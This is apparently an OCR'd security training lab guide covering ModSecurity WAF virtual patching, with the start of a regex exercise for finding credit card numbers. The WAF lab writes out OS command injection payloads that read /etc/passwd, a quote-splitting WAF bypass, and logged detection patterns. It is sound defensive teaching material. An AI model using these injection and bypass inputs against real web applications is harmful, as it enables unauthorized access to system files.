Lab 3.3 is now complete!

Exercise 4.1 – Securing Web Applications


Objectives

- Learn how a web application firewall can implement virtual patching of a web application
- Understand issues with a default tuned web application firewall
- Build a web application firewall rule for parameter whitelisting
- Monitor web application firewall rules
- Secure a web application

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530




Open **Google Chrome** and then browse to **http://172.17.0.1/test.php**. This is the web application you will be interacting with for this lab.

Exercise: No hints


1. Abuse **http://172.17.0.1/test.php** so that it prints the contents of **/etc/passwd** to your browser
2. Enable **ModSecurity** for Apache and attempt to print the content of **/etc/passwd** again
   - Is it successful?
   - If not, what rule or rules prevented the attack?
3. Bypass the web application firewall to run a valid OS command
   - Why is this possible?
4. Create a custom rule whitelisting the **dir** parameter so that it only allows **alphanumeric** characters
   - Are you able to perform the attack from **step 3**?

1. **Perform OS Injection**

The first step is to access **http://172.17.0.1/test.php.** To do this enter **http://172.17.0.1/test.php** in the Google Chrome search bar and hit **enter**.




The page lists a simple form. The form asks the user for a directory they would like the contents listed.




Notice, the web application also calls out what the form is doing underneath the hood.

Note: Since PHP is running **dir + user input** from the form it is susceptible to OS injection. OS injection is when abuse of a web form allows someone to run unauthorized operating system applications. The best way to prevent this is for the web application to sanitize all input. Unfortunately, many web applications are not properly coded.

To see how the application is intended to work, enter **Instructors** and **click** on **Submit**. Instructors must start with a capital letter as Linux is case sensitive.



The resulting output will list files contained in the web server's Instructor folder. This is because the working directory of the web server in your student VM is **/var/www/sec530-wiki** and inside that folder, there is a folder called **Instructors**.



Note: As new instructors are added to SEC530 the output of this listing will change.

The intended behavior of this form is to list contents of folders on the website. However, since the web application is not securely coded, OS command injection is possible. For example, enter "**Instructors; cat /etc/passwd**" in the form and **click** on **Submit**.


This time the output contains the instructor files as well as the contents of **/etc/passwd**.

Note: Under the hood PHP executed the command "**dir Instructors; cat /etc/passwd**". A semicolon in bash allows more than one command to run at a time. In this case, the first command is "**dir Instructors**" and the second command is "**cat /etc/passwd**".

In a perfect world, the web application would be updated to fix this vulnerability. However, that is not always possible. Even if it is possible, it may take time. In both cases, a web application firewall can be beneficial.

2. Enable and test ModSecurity WAF

The next step involves enabling **ModSecurity** and testing the OS injection attack again. To do this open a **terminal** window by **clicking** on the **terminal icon** in the top left corner.




Then run the command below to edit **/etc/modsecurity/modsecurity.conf**.

```
$ sudo gedit /etc/modsecurity/modsecurity.conf
```


If prompted for the password for the **student** account, enter **Security530** and hit **enter**.

```
[~]$ sudo gedit /etc/modsecurity/modsecurity.conf
[sudo] password for student:
```


A text editor will open **/etc/modsecurity/modsecurity.conf**. Currently, **ModSecurity** is installed but **disabled** due to the entry "**SecRuleEngine Off**".




Enable **ModSecurity** by adding a comment before "**SecRuleEngine Off**" and removing the comment from "**#SecRuleEngine On**". After making these **two** changes, the file should look as follows:



Save the change by **clicking** on **File** and then **clicking** on **Save**. You may see errors in your terminal related to **gedit** saving the file. You can ignore these.



Next, close out of the text editor by **clicking** on the **X** in the top right corner of the editor.




For the setting change to take effect, **Apache** must be restarted. Do this by running the command below in your terminal.

```
$ sudo service apache2 restart
```

Next, switch back to **Chrome** and submit "**Instructors; cat /etc/passwd**" again.

This time instead of seeing the output of /etc/passwd a generic error is displayed.



Note: The error stats you do not have access to **/test.php**. However, this is not true as **http://172.17.0.1/test.php** is still accessible. The error message is being generated by **ModSecurity** because one of its web application firewall rules has prevented a possible attack.

To confirm that **ModSecurity** is the reason for the error page look at the Apache logs in **/var/log/apache2/error.log** using the command below.

```
$ sudo cat /var/log/apache2/error.log
```

The last couple entries in the error.log file should be similar to the below output.

```
[Tue Mar 13 22:00:23.401706 2018] [:error] [pid 15621] [client
192.168.56.131] ModSecurity: Warning. Matched phrase "etc/passwd" at
ARGS:dir. [file "/etc/modsecurity/rules/REQUEST-930-APPLICATION-ATTACK-
LFI.conf"] [line "108"] [id "930120"] [rev "4"] [msg "OS File Access
Attempt"] [data "Matched Data: etc/passwd found within ARGS:dir:
instructors; cat /etc/passwd"] [severity "CRITICAL"] [ver
"OWASP_CRS/3.0.0"] [maturity "9"] [accuracy "9"] [tag "application-
multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-
lfi"] [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-
33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"] [hostname "172.17.0.1"]
[uri "/test.php"] [unique_id "WqiCN38AAQEAAD0F8EgAAAAA"]
[Tue Mar 13 22:00:23.401846 2018] [:error] [pid 15621] [client
192.168.56.131] ModSecurity: Warning. Pattern match
"(?:;|\\\\{|\\\\||\\\\|\\\\||&|&&|\\\\n|\\\\r|\\\\$\\\\(|\\\\$\\\\(\\\\
(|`|\\\\${|<\\\\(|>\\\\(|\\\\(\\\\s*\\\\))\\\\s*(?:{|\\\\s*\\\\(\\\\s*|
\\\\w+=(?:[^\\\\s]*|\\\\$.*|\\\\$.*|<.*|>.*|\\\\'.*\\\\'|\\".*\\")\\\\s
+|!\\\\s*|\\\\$)*\\\\s*(?:'|\\")*(?:[\\\\?\\\\*\\\\[\\\\]\\\\(\\\\)\\\\
-\\\\|+\\\\w'\\"\\\\./\\\\\\\\\\]+/)?[\\\\\\\\'\\"]*(?:l[\\\\\\\\'\\"]*
..." at ARGS:dir. [file "/etc/modsecurity/rules/REQUEST-932-
APPLICATION-ATTACK-RCE.conf"] [line "81"] [id "932100"] [rev "4"] [msg
"Remote Command Execution: Unix Command Injection"] [data "Matched
Data: ; cat /etc/passwd found within ARGS:dir: Instructors; cat
/etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity
"8"] [accuracy "8"] [tag "application-multi"] [tag "language-shell"]
[tag "platform-unix"] [tag "attack-rce"] [tag
"OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag
"OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname "172.17.0.1"] [uri
"/test.php"] [unique_id "WqiCN38AAQEAAD0F8EgAAAAA"]
[Tue Mar 13 22:00:23.401962 2018] [:error] [pid 15621] [client
192.168.56.131] ModSecurity: Warning. Matched phrase "etc/passwd" at
ARGS:dir. [file "/etc/modsecurity/rules/REQUEST-932-APPLICATION-ATTACK-
RCE.conf"] [line "448"] [id "932160"] [rev "1"] [msg "Remote Command
Execution: Unix Shell Code Found"] [data "Matched Data: etc/passwd
found within ARGS:dir: instructors cat/etc/passwd"] [severity
"CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity "1"] [accuracy "8"] [tag
"application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag
"attack-rce"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag
"WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname
"172.17.0.1"] [uri "/test.php"] [unique_id "WqiCN38AAQEAAD0F8EgAAAAA"]
[Tue Mar 13 22:00:23.402415 2018] [:error] [pid 15621] [client
192.168.56.131] ModSecurity: Access denied with code 403 (phase 2).
Operator GE matched 5 at TX:anomaly_score. [file
```

```
"/etc/modsecurity/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line
"57"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score:
15)"] [severity "CRITICAL"] [tag "application-multi"] [tag "language-
multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname
"172.17.0.1"] [uri "/test.php"] [unique_id "WqiCN38AAQEAAD0F8EgAAAAA"]
[Tue Mar 13 22:00:23.402607 2018] [:error] [pid 15621] [client
192.168.56.131] ModSecurity: Warning. Operator GE matched 5 at
TX:inbound_anomaly_score. [file "/etc/modsecurity/rules/RESPONSE-980-
CORRELATION.conf"] [line "73"] [id "980130"] [msg "Inbound Anomaly
Score Exceeded (Total Inbound Score: 15 -
SQLI=0,XSS=0,RFI=0,LFI=5,RCE=10,PHPI=0,HTTP=0,SESS=0): Remote Command
Execution: Unix Shell Code Found"] [tag "event-correlation"] [hostname
"172.17.0.1"] [uri "/test.php"] [unique_id "WqiCN38AAQEAAD0F8EgAAAAA"]
```

These logs show that ModSecurity blocked the attempted attack because the submitted form tripped five rules. Specifically, the rule IDs below were triggered.

930120
932100
932160
949110
980130

So the OS injection attack was prevented by **ModSecurity** with the five rule IDs above.

3. **Test WAF bypass ability**


It is great that the default **ModSecurity** Core Rule Set (CRS) rules are working. However, as a defender, it is your responsibility to make sure defenses are in place and properly tuned to meet organizational risk tolerance.

First, in your terminal run the following command so that you can see logs from ModSecurity.


```
$ tail -f /var/log/apache2/error.log
```

Note: This command will follow any changes made to the log file as they are made.


The next step will be to access if the default rule sets are sufficient to protect our single page web application. First, browse back to **http://172.17.0.1/test.php** in **Chrome**.



At this point, you can try to load **/etc/passwd** using various WAF bypass techniques. For example, try submitting **Instructors; cat /e"."tc/pass"."wd** as shown in the image below.




Again, error page.




Looking at the logs though, only three rule IDs triggered. They are rule IDs **932100**, **949110**, and **980130**. This means two rule IDs were bypassed. In most cases, all rules must be bypassed for an attack to work.

Note: Feel free to attempt variations of attacks to output **/etc/passwd**. Regardless of success, it is clearly significantly more difficult and much easier to detect an attack against this web application with **ModSecurity** enabled.


Browse back **to http://172.17.0.1/test.php** or **click** the **back** button in **Chrome**.




This time a different attack will be attempted. Try getting the output of **ifconfig** by submitting "**Instructors; ifconfig**".




Again, **ModSecurity** blocks the attempt to run **ifconfig**.




Browse back **to http://172.17.0.1/test.php** or **click** the **back** button in **Chrome**.



This time see if a scripting language like PowerShell is allowed. Do this by submitting "**Instructors; pwsh -h**".




The results show **pwsh** can be run as the help listing for **pwsh** was successfully returned.



PowerShell was able to run because the default rules and configuration do not account for it. Blacklisting is a good thing and should be utilized. However, in many cases it is insufficient.

Note: Hopefully this demonstrates the need to go beyond default tuning for any security device. The default rules of open source or commercial WAF solutions are a great start, but they are not sufficient especially for critical assets that have access to high volumes of sensitive data.

Switch back to your terminal and hit **CTRL + C** to stop following the error.log file.



4. **Use WAF whitelisting**

The web application in use deals with submitting values to a field called **dir**. To protect this application, you are going to create a custom **ModSecurity** rule that implements whitelisting for the **dir** parameter.

First, run the command below to create a new rule file in /etc/modsecurity/rules.

```
$ sudo gedit /etc/modsecurity/rules/local-rules.conf
```

When the text editor opens, enter the rule below into the text editor.


```
SecRule REQUEST_FILENAME "@beginsWith /test.php" \
  "chain, \
  phase:2, \
  deny, \
  t:none, \
  t:normalizePath, \
  msg:'Whitelist match failed - alphanumeric', \
  id:'400001'"
SecRule ARGS:dir "!^[a-zA-Z0-9]+$"
```

The resulting rule configuration should look as below:


```
File  Edit  View  Search  Tools  Documents  Help
SecRule REQUEST_FILENAME "@beginsWith /test.php" \
        "chain, \
        phase:2, \
        deny, \
        t:none, \
        t:normalizePath, \
        msg:'Whitelist match failed - alphanumeric', \
        id:'400001'"
SecRule ARGS:dir "!^[a-zA-Z0-9]+$"
```

Note: This rule applies to any submissions against **/test.php** that are using the **dir** parameter. The rule specifies that **dir** must only contain alphanumeric characters or else the request will be blocked. **-t:none** tells **ModSecurity** not to normalize user input. **-t:normalizePath** tells **ModSecurity** to attempt to normalize the path to **/test.php**.

Save the file by **clicking** on **File** and then **clicking** on **Save**.



Next, close out of the text editor by **clicking** on the **X** in the top right corner of the editor.




For the setting change to take effect, **Apache** must be restarted. Do this by running the command below in your terminal.

```
$ sudo service apache2 restart
```


While still in the terminal, follow the Apache error log file by running the command below:

```
$ tail -f /var/log/apache2/error.log
```

Next, switch back to **Chrome** and submit "**Instructors; pwsh -h**" again.



This time the request is blocked. The previous attack no longer works.



The log file output should reflect something similar to the following block message:

```
[Tue Mar 13 23:05:35.389286 2018] [:error] [pid 17442] [client
192.168.56.131] ModSecurity: Access denied with code 403 (phase 2).
Match of "rx ^[a-zA-Z0-9]+$" against "ARGS:dir" required. [file
"/etc/modsecurity/rules/local-rules.conf"] [line "8"] [id "400001"]
[msg "Whitelist match failed - alphanumeric"] [hostname "172.17.0.1"]
[uri "/test.php"] [unique_id "WqiRf38AAQEAAEQi-zkAAAAE"]
```

At this point, a whitelist rule for the **dir** parameter is in place. Without changing the web application, **ModSecurity** can protect and enforce the expected use of the web application form. As you can see, whitelisting is much more effective than blacklisting. However, it is significantly more time consuming and difficult to implement.

Lab Conclusion

In this lab, you have applied a web application firewall to protect a custom web application. By playing with a web application firewall you have:

- Applied blacklisting rules
- Identified methods rules can be bypassed
- Discovered the detection capabilities of web application firewall logs
- Implemented custom rules
- Applied whitelisting techniques

Lab 4.1 is now complete!

This page intentionally left blank.

Exercise 4.2 – Discovering Sensitive Data


Objectives

- Discover how to find sensitive data in places it should not be
- Learn how to use regex patterns
- Identify the need and power of using scripting languages
- Learn thought process for writing scripts
- Apply logic to rule out false positives

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530



Before beginning this lab, run the following command to update Visual Studio Code to the latest available version:

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab 4.2
```

Below are regex patterns you will need for this lab.

Visa	**4[0-9]{12}(?:[0-9]{3})?**
American Express	**3[47][0-9]{13}**
Discover	**6(?:011|5[0-9]{2})[0-9]{12}**

There is a sample file at **/labs/4.2/sample_cc.csv** that you can use. There also is a **/labs/4.2/sample.csv** which does not contain credit card numbers.

Exercise: No hints

Identify any files found within **/etc**, **/home** and **/usr** on your student VM that have **Visa**, **American Express**, or **Discover** credit card numbers in them. Only look at files that have a **CSV** extension (**.csv**).

- What are the file names that contain these credit card patterns?
- Do any files contain numbers that are not credit card numbers?
- Is there any automated logic that can help eliminate false positives?

Use any scripting language or tools you would like. Your student VM has **Bash**, **Python**, and **PowerShell**.

Exercise – Step-by-step instructions

1. **Find CCs in sample files**

   In a production environment, it is important to know where your data resides. Unfortunately, the only way to know is to verify using a combination of scripting, targeted vulnerability scans, file classification reporting, and/or DLP solutions. This lab guide utilizes **PowerShell** as Windows systems, whether desktops or servers, routinely have sensitive data.

   For this first step, you are going to create a script that will find credit card numbers in **/labs/4.2/sample_cc.txt**. To do this run the command below.


   ```
   $ code /labs/4.2/student/cc_finder.ps1
   ```

   First, start with a basic command that will output the contents of **/labs/4.2/sample_cc.csv**. To do this add the following code to your script.

   ```
   Get-Content -Path "/labs/4.2/sample_cc.csv"
   ```

   Note: **Get-Content** is a **PowerShell** module that retrieves the content of a file. It can be used to output contents to the console or store contents into a file for later manipulation. An example of storing contents into a variable would be **$file = Get-Content -Path C:\test.txt**

   Click on the **DEBUG** symbol on the left panel.



To run your script either enter **F5** on your keyboard while inside **Visual Studio Code** or click on the **play button** next to **DEBUG**.

IMPORTANT: The rest of this lab will simply tell you to run your script. Remember, you may either press **F5** or **click** on the **play button** next to **DEBUG**.

The output from running your script will be displayed in the terminal window at the bottom of the **Visual Studio Screen**.

```
PS /home/student> Get-Content -Path "/labs/4.2/sample_cc.csv"
4929695204533019
```

In this case, the file contains **4929695204533019** which is a valid **Visa** credit card number. The next step is to identify if the file contains a credit card number programmatically. Knowing this is a **Visa** credit card number let us test by looking for the **Visa** regex pattern.

Modify your script by appending ' **| Select-String -Pattern "4[0-9]{12}(?:[0-9]{3})?"'** to the **Get-Content** line of code. Your single line script should look like this:

```
Get-Content -Path "/labs/4.2/sample_cc.csv" | Select-String -Pattern
"4[0-9]{12}(?:[0-9]{3})?"
```

Note: **PowerShell**, **Python**, and **Bash** allow you to take the output of a command and pass it to something else using a pipe character. In this case, the contents returned by **Get-Content** are passed to **Select-String** for processing. **Select-String** is **PowerShell's** equivalent to the Linux **grep** command which looks for strings or regex patterns.

Now run your script. This time output will only be displayed if **Select-String** finds a match. In this case, the regex pattern matches the sample Visa credit card number, so **492965204533019** is displayed.

```
PS /opt/microsoft/powershell/6.0.1> Get-Content -Path
"/labs/4.2/sample_cc.csv"| Select-String -Pattern "4[0-9]{12}(?:[0-
9]{3})?"

